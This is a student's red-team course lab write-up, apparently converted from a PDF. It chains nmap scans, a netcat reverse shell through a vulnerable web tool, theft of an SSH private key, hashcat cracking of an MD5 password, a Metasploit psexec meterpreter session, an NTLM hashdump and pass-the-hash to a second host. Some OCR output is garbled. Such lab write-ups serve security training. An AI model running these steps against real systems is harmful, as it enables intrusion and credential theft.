Pentesting

1. Nmap scanning

ifconfig:

```
File Actions Edit View Help

(kali® kali)-[~]

$ ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00 brd 00:00:00:00:00

inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000 link/ether 0a:4d:4b:62:70:8d brd ff:ff:ff:ff

inet 172.31.48.57/20 brd 172.31.63.255 scope global dynamic eth0 valid_lft 3204sec preferred_lft 3204sec inet6 fe80::84d:4bff:fe62:708d/64 scope link valid_lft forever preferred_lft forever
```

ping sweep:

```
-(kali⊛kali)-[~]
└$ nmap -PR -sn 172.31.48.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-31 18:20 UTC
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Stats: 0:01:07 elapsed; 0 hosts completed (0 up), 4096 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 18:21 (0:00:00 remaining)
Stats: 0:01:07 elapsed; 0 hosts completed (0 up), 4096 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 18:21 (0:00:00 remaining)
Nmap scan report for ip-172-31-48-57.us-west-2.compute.internal (172.31.48.57)
Host is up (0.00019s latency).
Nmap scan report for ip-172-31-52-74.us-west-2.compute.internal (172.31.52.74)
Host is up (0.0019s latency).
Nmap scan report for ip-172-31-58-77.us-west-2.compute.internal (172.31.58.77)
Host is up (0.0024s latency).
Nmap scan report for ip-172-31-58-238.us-west-2.compute.internal (172.31.58.238)
Host is up (0.0018s latency).
Nmap scan report for ip-172-31-63-135.us-west-2.compute.internal (172.31.63.135)
Host is up (0.00088s latency).
Nmap done: 4096 IP addresses (5 hosts up) scanned in 67.73 seconds
```

nmap scan for 172. 31. 52. 74

```
-(kali⊕kali)-[~]
└$ nmap -p- 172.31.52.74
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-31 20:51 UTC
Nmap scan report for ip-172-31-52-74.us-west-2.compute.internal (172.31.52.74)
Host is up (0.00014s latency).
Not shown: 65521 closed tcp ports (conn-refused)
PORT
        STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
5985/tcp open wsman
8443/tcp open https-alt
47001/tcp open winrm
49664/tcp open unknown
49665/tcp open unknown
49667/tcp open unknown
49668/tcp open unknown
49672/tcp open unknown
49677/tcp open unknown
49713/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 120.80 seconds
```

has port 445 open (windows)

nmap 172. 31. 58. 77

has port 1013 open

nmap 172. 31. 58. 238

```
-(kali⊛kali)-[~]
└-$ nmap -p- 172.31.58.238
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-31 20:58 UTC
Nmap scan report for ip-172-31-58-238.us-west-2.compute.internal (172.31.58.238)
Host is up (0.000099s latency).
Not shown: 65521 closed tcp ports (conn-refused)
PORT
         STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
5985/tcp open wsman
8443/tcp open https-alt
47001/tcp open winrm
49664/tcp open unknown
49665/tcp open unknown
49667/tcp open unknown
49668/tcp open unknown
49672/tcp open unknown
49676/tcp open unknown
49707/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 119.55 seconds
```

has port 445 open (windows)

nmap 172. 31. 63. 135


has port 2222 open

2. Initial compromise


Running and nmap scan with the IP that has 1310 open to see what service is running on the IP

its a web server running apache

opened firefox and put the ip and port




clicked on the hyper link



ran is to ensure that I was able to run commands

Went to a reverse shell generator. Implemented my IP and port to get an netcat command for the terminal




Went back into terminal to use the netcat command that was given

```
(kali@kali)-[~]

$ nc -nvlp 9001

listening on [any] 9001 ...
```

Back to the reverse shell generator, tried different reverse shell commands and ran them inside the 'Network Utility Tool'



• finally found the one that works. can see by the page still trying to load Checking back in terminal to see if it connected

It connected and now have access to the system

3. Pivoting

Can you find any files on this web server that will allow you to laterally move to the system with port 2222 open?

Changing Directories till I get to the home directory and seeing users

```
www-data@ubuntu22:/home$ ls
ls
alice-devops labsuser ubuntu www-data
www-data@ubuntu22:/home$ cd alice-devops
```

changing directory to alice-devops and searching for hidden files

```
www-data@ubuntu22:/home$ cd alice-devops
cd alice-devops
www-data@ubuntu22:/home/alice-devops$ ls
ls
www-data@ubuntu22:/home/alice-devops$ ls -la
ls -la
total 12
drwxrwxrwx 3 root root 4096 Nov 3 2022 .
drwxr-xr-x 6 root root 4096 Nov 3 2022 ..
drwxrwxrwx 2 root root 4096 Nov 3 2022 .ssh
```

changing into the .ssh directory

```
www-data@ubuntu22:/home/alice-devops$ cd .ssh
cd .ssh
www-data@ubuntu22:/home/alice-devops/.ssh$ ls
ls
id_rsa.pem id_rsa.pem.pub
www-data@ubuntu22:/home/alice-devops/.ssh$ cat id_rsa.pem
cat id_rsa.pem
```

using cat to see the contents of the both private and public keys

```
www.databubuntu22:/nmme/alize-devopy/.ssh% cat id_rsa.pem

BEGIN OPENSH PRIVATE KEY

BEBINDROOF CATE OF THE STATE OF THE S
```

I copied the private key, opened a separate tab in the terminal, open vim and pasted the private key

```
(kali@ kali)-[~]
$ vim id_rsa.pem

(kali@ kali)-[~]
$ chmod 600 id_rsa.pem

(kali@ kali)-[~]
$ ssh -i id_rsa.pem root@172.31.58.77
root@172.31.58.77: Permission denied (publickey).

(kali@ kali)-[~]
$ ssh -i id_rsa.pem root@172.31.63.135 2222
ssh: connect to host 172.31.63.135 port 22: Connection refused
```

 changed the permissions on the file to 600, so it grants me access to read, write or execute the files and and other won't have access to it

- as root, testing the connection to the system I was on previously, connection was denied
- as root, testing the connection of the IP with port 2222 open and the connection refused because it assumed I meant port 22

```
-(kali⊕kali)-[~]
ssh -i id_rsa.pem root@172.31.63.135 -p 2222
The authenticity of host '[172.31.63.135]:2222 ([172.31.63.135]:2222)' can't be established.
ED25519 key fingerprint is SHA256:pPZnwwoAuKJulSsoi4zCdnB32C3XZdkHRPHUYsNuXh0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.31.63.135]:2222' (ED25519) to the list of known hosts.
root@172.31.63.135: Permission denied (publickey).
(kali⊕ kali)-[~]

$ ssh -i id_rsa.pem alice@172.31.63.135 -p 2222
alice@172.31.63.135: Permission denied (publickey).
(kali⊗ kali)-[~]
$ ssh -i id_rsa.pem alice-devops@172.31.63.135 -p 2222
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
  System information as of Wed Aug 2 18:42:14 UTC 2023
  System load: 1.412109375
                                  Processes:
                                                          210
  Usage of /: 31.7% of 19.20GB Users logged in:
                                  IPv4 address for ens5: 172.31.63.135
  Memory usage: 24%
  Swap usage:
 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.
  https://ubuntu.com/aws/pro
382 updates can be applied immediately.
180 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

- as root, running the same command again, but adding -p to be more specific
- instead of running as root, tried to run it as Alic
- ran the same command but as <u>alice-devops</u> as seen on the other system and it ran successfully

4. System Recon

After successfully establishing an ssh connection to alice-devops machine, I went to the opt directory

```
alice-devops@ubuntu22:/$ cd opt
alice-devops@ubuntu22:/opt$ ls
dcv-virtual-session.sh linuxprivcheck
```

I changed into the linuxprivcheck directory

```
alice-devops@ubuntu22:/opt$ cd linuxprivcheck/
alice-devops@ubuntu22:/opt/linuxprivcheck$ ls
README.md linuxprivchecker3.py old-linuxprivchecker.py
alice-devops@ubuntu22:/opt/linuxprivcheck$ ls -la
total 76
drwxr-xr-x 3 root root 4096 Nov 3 2022 .
drwxr-xr-x 3 root root 4096 Nov 3 2022 ..
drwxr-xr-x 8 root root 4096 Nov 3 2022 .git
-rw-r-r- 1 root root 2157 Nov 3 2022 README.md
-rw-r-r- 1 root root 32160 Nov 3 2022 linuxprivchecker3.py
-rw-r-r- 1 root root 27004 Nov 3 2022 old-linuxprivchecker.py
```

• used 1s -1a to see if there were any hidden files

Double checked that it was running python3 and executed the command to use the linuxprivchecker3.py

```
alice-devops@ubuntu22:/opt/linuxprivcheck$ python3 --version
Python 3.10.12
alice-devops@ubuntu22:/opt/linuxprivcheck$ python3 ./linuxprivchecker3.py
```

```
Python 3.10.12
alice-devopSabbuntu22:/opt/linuxprivcheck$ python3 ./linuxprivchecker3.py

LINUX PRIVILEGE ESCALATION CHECKER

[*] GETTING BASIC SYSTEM INFO ...

[*] Operating System
Ubuntu 22.00 LTS

[*] Kernel
Linux version 5.19.0-1029-aws (buildd@lcy02-amd64-093) (x86_64-linux-gnu-gcc (Ubuntu 11.3.0-lubuntu1-22.04.1) 11.3.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #30-22.04.1-Ubuntu SMP Thu Jul 13 17:17:32 UTC 2023

[*] Hostname
ubuntu22

[*] GETTING METMORKING INFO ...

[*] Interfaces
ens5: flags-4163.UP, BROADCAST, RUMNING, MULTICAST> mtu 9001
intel 122.31.63.135 netwask 255.255.240.0 broadcast 122.31.63.255
intel fe80::88:e8867:ff:679:fc37 prefixlen 64 scopeid 0*20clink>
ether 0%:25863.79:fc37 supeuelen 1000 (Ethernet)
RX packets 3093 bytes 049300 (604.3.30)
RX packets 3293 bytes 049300 (604.3.30)
RX packets 3293 bytes 049300 (604.3.30)
RX rerors 0 dropped 0 overruns 0 carrier 0 collisions 0
10: flags-73/LUP, LOOPBACK, RUMNING, RUMNING SING
INTEL 127.0.0.1 netwask 255.0.0 B
INTEL 127.0.0 d overruns 0 carrier 0 collisions 0
INTEL 127.0.0 d overruns 0 carrier 0 collisions 0
INTEL 127.0.0 d overruns 0 carrier 0 collisions 0
INTEL 127.0.0 d overruns 0 carrier 0 collisions 0
INTEL 127.0.0 d overruns 0 carrier 0 collisions 0
INTEL 127.0.0 d overruns 0 carrier 0 collisions 0
INTEL 127.0.0 d overruns 0 carrier 0 collisions 0
INTEL 127.0.0 d overruns 0 carrier 0 collisions 0
INTEL 1
```

5: Password Cracking

scrolled through the linuxpriverchecker till I got to passwords and started look for a hash

```
/usr/bin/CUSTOM-SCRIPT-DEVOPS-WINDOWS-ADMINISTRATOR-UPDATEs.sh:#Note: The password field in this .sh script contains an MD5 hash of a password used to log into Windows systems as Administrator /usr/bin/CUSTOM-SCRIPT-DEVOPS-WINDOWS-ADMINISTRATOR-UPDATEs.sh:password=000fc8c729f5ddd529a412b12c58ddd2
```

Saw that it was an MD5 hash and saved the hash

```
___(kali⊕ kali)-[~]

$ echo "00bfc8c729f5d4d529a412b12c58ddd2" > hash
```

Went to the /usr/share/wordlists and found rockyou, txt.gz

```
(kali⊕ kali)-[~]

$\subseteq \subseteq \subseteq \subseteq \subseteq \text{(kali⊕ kali)-[~]} \\
$\subseteq \subseteq \sub
```

Ran a hashcat command to crack the MD5 Hash and found the password

```
(kali@kali)-[~]
$ hashcat -m 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
 * Device #1: pthread-skylake-avx512-Intel(R) Xeon(R) Platinum 8259CL CPU @ 2.50GHz, 1417/2899 MB (512 MB allocatable), 2MCU
 Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
 Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0*0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:

* Zero-Byte

* Early-Skip

* Not-Salted

* Not-Iterated

* Single-Hash

* Single-Salt

* Raw-Hash
 ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -0 to your commandline.
See the above message to find out about the exact limits.
 Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
  Host memory required for this attack: 0 MB
 Dictionary cache hit:
 Filename ..: /usr/share/wordlists/rockyou.txt

* Passwords .: 14344385

* Bytes ...: 139921507

* Keyspace ..: 14344385
  00bfc8c729f5d4d529a412b12c58ddd2:pokemon
Session.....: hashcat
Status....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target....: 00bfc8c729f5d4d529a412b12c58ddd2
Time.Started...: Thu Aug 3 21:03:35 2023 (0 secs)
Time.Estimated...: Thu Aug 3 21:03:35 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1.....: 1/1 (100.00%)
Speed.#1.....: 1/1 (100.00%)
Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 512/14344385 (0.00%)
Rejected....: 0/512 (0.00%)
Restore.Point...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: 123456 → letmein
  Session..... hashcat
 Started: Thu Aug 3 21:03:12 2023
Stopped: Thu Aug 3 21:03:37 2023
```


6: Metasploit

Opened metasploit

searching for windows exploits by typing windows smb exploit

<u>msf6</u> >	search windows smb exploit				
Matchi	ng Modules				
	<u> </u>				
#	Name	Disclosure Date	Rank	Check	Description
0 0	 exploit/multi/http/struts_code_exec_classloader de Execution	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Rem
1 de Exe	exploit/windows/scada/ge_proficy_cimplicity_gefebt	2014-01-23		Yes	GE Proficy CIMPLICITY gefebt.exe Remote Co
2 3 4 Resour	exploit/windows/smb/generic_smb_dll_injection exploit/windows/http/generic_http_dll_injection exploit/windows/smb/group_policy_startup	2015-03-04 2015-03-04 2015-01-26	manual manual manual	No No No	Generic DLL Injection From Shared Resource Generic Web Application DLL Injection Group Policy Script Execution From Shared
5 ervice	exploit/windows/misc/hp_dataprotector_install_service	2011-11-02		Yes	HP Data Protector 6.10/6.11/6.20 Install S
6 ution	<pre>exploit/windows/misc/hp_dataprotector_cmd_exec</pre>	2014-11-02		Yes	HP Data Protector 8.10 Remote Command Exec
7 n	exploit/windows/smb/ipass_pipe_exec	2015-01-21		Yes	IPass Control Pipe Remote Command Executio
8	exploit/windows/smb/ms03_049_netapi ernateComputerName Overflow	2003-11-11	good	No	MS03-049 Microsoft Workstation Service Net
9	exploit/windows/smb/ms04_007_killbill Overflow	2004-02-10	low	No	MS04-007 Microsoft ASN.1 Library Bitstring
10	exploit/windows/smb/ms04_011_lsass ownlevelServer Overflow	2004-04-13	good	No	MS04-011 Microsoft LSASS Service DsRolerUp
	exploit/windows/smb/ms04_031_netdde	2004-10-12	good	No	MS04-031 Microsoft NetDDE Service Overflow
	exploit/windows/smb/ms05_039_pnp	2005-08-09	good	Yes	MS05-039 Microsoft Plug and Play Service 0
	exploit/windows/smb/ms06_025_rras	2006-06-13	average	No	MS06-025 Microsoft RRAS Service Overflow
14	exploit/windows/smb/ms06_025_rasmans_reg	2006-06-13	good	No	MS06-025 Microsoft RRAS Service RASMAN Reg
	Overflow				
	exploit/windows/smb/ms06_040_netapi icalize Overflow	2006-08-08	good	No	MS06-040 Microsoft Server Service NetpwPat
16	ratize overtow exploit/windows/smb/ms06_066_nwapi xploit	2006-11-14	good	No	MS06-066 Microsoft Services nwapi32.dll Mo
	exploit/windows/smb/ms06_066_nwwks	2006-11-14	good	No	MS06-066 Microsoft Services nwwks.dll Modu
18	exploit/windows/smb/ms06_070_wkssvc eIPCConnect Overflow	2006-11-14	manual	No	MS06-070 Microsoft Workstation Service Net
19	exploit/windows/smb/ms07_029_msdns_zonename Char() Overflow (SMB)	2007-04-12	manual	No	MS07-029 Microsoft DNS RPC Service extract
20	char() over-tow (SMB) <u>exploit/windows/smb</u> /ms08_067_netapi Stack Corruption	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative

Specifically searching for search exploit windows smb psexeci



Trying different exploits with both IP's to see which one worked, each time setting the:

. RHOSTS: to the windows IP

• SMBUser: Administrator

• SMBPass: pokemon

PAYLOAD: windows/x64/meterpreter/reverse_tcp

```
msf6 exploit(wi
Module options (exploit/windows/smb/psexec):
                                 Current Setting Required Description
    Name
                                                                      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The SMB service port (TCP)
    RHOSTS
                                 172.31.58.238 yes
    SERVICE_DESCRIPTION
SERVICE_DISPLAY_NAME
SERVICE_NAME
                                                                      Service description to to be used on target for pretty listing
The service display name
                                                                      The service name
The Windows domain to use for authentication
    SMBDomain
SMBPass
                                                                     The password for the specified username
The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write fold er share
                                 pokemon
    SMBSHARE
    SMBUser
                                 Administrator
                                                                      The username to authenticate as
Payload options (windows/x64/meterpreter/reverse_tcp):
                  Current Setting Required Description
                                                     Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
                  172.31.48.57
    LPORT
Exploit target:
```

Session is created

```
msf6 exploit(
[*] Started reverse TCP handler on 172.31.48.57:4444
[*] 172.31.58.238:445 - Connecting to the server...
[*] 172.31.58.238:445 - Authenticating to 172.31.58.238:445 as user 'Administrator'...
[*] 172.31.58.238:445 - Selecting PowerShell target
[*] 172.31.58.238:445 - Executing the payload...
[+] 172.31.58.238:445 - Service start timed out, OK if running a command or non-service executable...
*] Sending stage (200774 bytes) to 172.31.58.238
[*] Meterpreter session 1 opened (172.31.48.57:4444 → 172.31.58.238:49860) at 2023-08-15 22:21:19 +0000
meterpreter > sysinfo
                 : EC2AMAZ-L300UG8
Computer
os
                  : Windows 2016+ (10.0 Build 14393).
Architecture
                  : x64
System Language : en_US
Domain
                  : WORKGROUP
Logged On Users : 0
Meterpreter
                  : x64/windows
meterpreter >
```

7. Passing the Hash

Looked for Users on the system

```
meterpreter > sysinfo
Computer : EC2AMAZ-L300UG8
               : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
                : WORKGROUP
Domain
Logged On Users : 0
Meterpreter : x64/windows
meterpreter > shell
Process 2320 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>cd C:\Users
cd C:\Users
C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is 946B-0B12
Directory of C:\Users
                      <DIR>
05/18/2023 11:55 PM
05/18/2023 11:55 PM <DIR>
08/19/2022 06:30 PM <DIR>
                                       Administrator
05/18/2023 11:55 PM <DIR>
01/26/2023 05:49 PM <DIR>
                                       Administrator2
                                       fstack
09/12/2016 11:35 AM <DIR>
                                       Public
               0 File(s)
                                      0 bytes
               6 Dir(s) 9,621,045,248 bytes free
```

Didn't find anything, so I went back to the meterpreter session and did a hashdump. To find the hashes for users passwords

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Used John the Ripper and saw that we were unable to get the password for Administrator2

Went back to the exploit and changed the options

• SMBUser: Administrator2

• SMBPass: the hash

• RHOSTS: the other Windows IP

• PAYLOAD: windows/x64/meterpreter/reverse_tcp

Module options (exploit/windows/smb/psexec):									
Name	Current Setting		Required	Description					
RHOSTS	172.31.52.74		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html					
RPORT SERVICE_DESCRIPTION	445		yes no	The SMB service port (TCP) Service description to to be used on target for pretty listing					
SERVICE_DISPLAY_NAME			no	The service display name					
SERVICE_NAME			no	The service name					
SMBDomain			no	The Windows domain to use for authentication					
SMBPass	aad3b435b51404eeaad3b435b 51404ee:e1342bfae5fb061c1 2a02caf21d3b5ab		no	The password for the specified username					
SMBSHARE			no	The share to connect to, can be an admin share (ADMIN\$,C\$,) or a normal read/write folder share					
SMBUser	Administrator2		no	The username to authenticate as					
Payload options (windows/x64/meterpreter/reverse_tcp): Name Current Setting Required Description									
EXITFUNC thread LHOST 172.31.48.5 LPORT 4444	yes 7 yes yes		address (a	ted: '', seh, thread, process, none) n interface may be specified)					
Exploit target:									
Id Name									
0 Automatic									

```
RHOSTS
                         172.31.52.74
                                                                  The target host(s), see https://docs.metasploi
                                                                  t.com/docs/using-metasploit/basics/using-metas
                                                                  ploit.html
  RPORT
                         445
                                                                  The SMB service port (TCP)
                                                       ves
  SERVICE_DESCRIPTION
                                                                  Service description to to be used on target fo
                                                       no
                                                                  r pretty listing
  SERVICE_DISPLAY_NAME
SERVICE_NAME
                                                                  The service display name
                                                                  The service name
  SMBDomain
                                                                  The Windows domain to use for authentication
  SMBPass
                         aad36435651404eeaad36435651
                                                                  The password for the specified username
                                                       no
                         404ee:e1342bfae5fb061c12a02
                         caf21d3b5ab
  SMBSHARE
                                                                  The share to connect to, can be an admin share
                                                                  (ADMIN$,C$, ...) or a normal read/write folder
  SMBUser
                         Administrator2
                                                                  The username to authenticate as
                                                       no
Payload options (windows/x64/meterpreter/reverse_tcp):
             Current Setting Required Description
                                         Exit technique (Accepted: '', seh, thread, process, none)
  EXITFUNC thread
                              ves
             172.31.48.57
                                         The listen address (an interface may be specified)
  LHOST
                               yes
  I PORT
             4444
                                         The listen port
Exploit target:
  Id Name
      Automatic
View the full module info with the info, or info -d command.
<u>msf6</u> exploit(windows/smb/psexec) > exploit
```

From this point down, I will be utilizing screenshots from your walk through video.

8: Finding Sensitive Files

Looking for the secrets.txt file on the system. Started by changing into the c:\
directory, and search from any files containing the word secret. A match came up
and I changed into the \windows\debug directory.

```
C:\Windows\debug>dir
dir
Volume in drive C has no label.
Volume Serial Number is 946B-0B12
Directory of C:\Windows\debug
11/05/2022 09:59 PM
                       <DIR>
11/05/2022 09:59 PM
                       <DIR>
08/10/2022 05:12 AM
                               63,532 mrt.log
08/10/2023 01:25 PM
                                    0 PASSWD.LOG
08/19/2022 06:29 PM
                               10,913 sammui.log
11/05/2022 10:01 PM
                                   55 secrets.txt
              4 File(s)
                               74,500 bytes
              2 Dir(s) 9,826,541,568 bytes free
```

Viewed the contents of the secrets.txt file

C:\Windows\debug>more secrets.txt more secrets.txt

Congratulations! You have finished the red team course!